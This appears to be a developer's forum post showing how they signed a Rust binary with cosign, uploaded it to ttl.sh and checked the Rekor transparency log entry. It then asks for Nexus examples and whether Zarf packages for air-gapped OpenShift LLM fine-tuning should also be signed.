I was able to use cosign/rekor and upload (Rust) binaries to ttl.sh.
I have not been able to do the same with a Nexus repository. Any examples are much appreciated.

For tls.sh

```
BLOB_SUM=$(sha256sum /root/rust/projects/hello_cargo/target/release/hello_cargo | cut -d' ' -f 1)
echo $BLOB_SUM
360657448c9d6c3d9af7fa1680333eb27ffdc1d0df3f38749e7ab519a02a36c0
```

```
BLOB_URI=ttl.sh/rustbinary:1h
```

```
BLOB_URI_DIGEST=$(cosign upload blob -f /root/rust/projects/hello_cargo/target/release/hello_cargo  $BLOB_URI)
Uploading file from [/root/rust/projects/hello_cargo/target/release/hello_cargo] to [ttl.sh/rustbinary:1h] with media type [application/octet-stream]
File [/root/rust/projects/hello_cargo/target/release/hello_cargo] is available directly at [ttl.sh/v2/rustbinary/blobs/sha256:360657448c9d6c3d9af7fa1680333eb27ffdc1d0df3f38749e7ab519a02a36c0]
```

```
cosign sign --key cosign.key $BLOB_URI_DIGEST
Enter password for private key:
…
tlog entry created with index: 52708333
Pushing signature to: ttl.sh/rustbinary
```

```
echo $BLOB_URI_DIGEST
ttl.sh/rustbinary@sha256:0f3a34df1974ac2e96c85abb3104bc86807af583a0667afd1b770c3bb387976b
```

cosign verify --key cosign.pub $BLOB_URI_DIGEST

Verification for ttl.sh/rustbinary@sha256:0f3a34df1974ac2e96c85abb3104bc86807af583a0667afd1b770c3bb387976b --
The following checks were performed on each of these signatures:
  - The cosign claims were validated
  - Existence of the claims in the transparency log was verified offline
  - The signatures were verified against the specified public key

[{"critical":{"identity":{"docker-reference":"ttl.sh/rustbinary"},"image":{"docker-manifest-digest":"sha256:0f3a34df1974ac2e96c85abb3104bc86807af583a0667afd1b770c3bb387976b"},"type":"cosign container image signature"},"optional":{"Bundle":{"SignedEntryTimestamp":"...","integratedTime":1701041568,"**logIndex":52708333**,"logID":"c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d"}}}}]

rekor-cli get **--log-index 52708333**
LogID: c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d
Index: 52708333
IntegratedTime: 2023-11-26T23:32:48Z
UUID: 24296fb24b8ad77af40de335104d2af424f06eb8dbb7d4410f37b7e2164321cb59d99c30d7945844
Body: {
  "HashedRekordObj": {
    "data": {
      "hash": {
        "algorithm": "sha256",
        "value": "a33999fdbe7a24f73288b9c233706c6f12ca9991db2e63783510ac1e9836701c"
      }
    },
    "signature": {
      "content": "MEYCIQCQhLJ3hdcYjHdeHPwmZjquMHwDklH2dbr65R/hvsRDlwIhAJy8Xcu28noKT/owDMBwY1HPctEgixzWe/bljbwiC8O6",
      "publicKey": {
        "content": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUZrd0V3WUhLb1pJemowQ0FRWUlLb1pJem

```
owREFRY0RRZ0FFTzg3R0tpanNQNjMrVm9wdFcwTHVFN3pQZldYcwpUcEt5RGJTcXRHQnNH
QnBrYnM4aWk3N1RIQVRraWZ0Y0phTlFnUzB1T244NGN4NGZTNlVpWFdWRlJBPT0KLS0tLS1
FTkQgUFVCTElDIEtFWS0tLS0tCg=="
    }
   }
  }
}
```


Airgapped environments - using https://docs.zarf.dev/docs/zarf-overview to finetune Large Language Models on air-gapped Openshift 4.12 with NVIDIA GPUs

Video demo:
https://www.linkedin.com/posts/chisinevski_using-zarf-to-finetune-large-language-models-activity-7090927558904459264-UFrO

https://www.linkedin.com/pulse/deploying-dark-how-zarf-saved-my-deployment-amidst-github-greene-30nle/

Zarf Package:
A compressed tarball package that contains all of the files, manifests, source repositories, and images needed to deploy your infrastructure, application, and resources in a disconnected environment.

Q: Would the recommendation be to cosign the zarf packages as well?

Useful links

https://repo1.dso.mil/dsop/neuvector/neuvector/enforcer/-/tree/development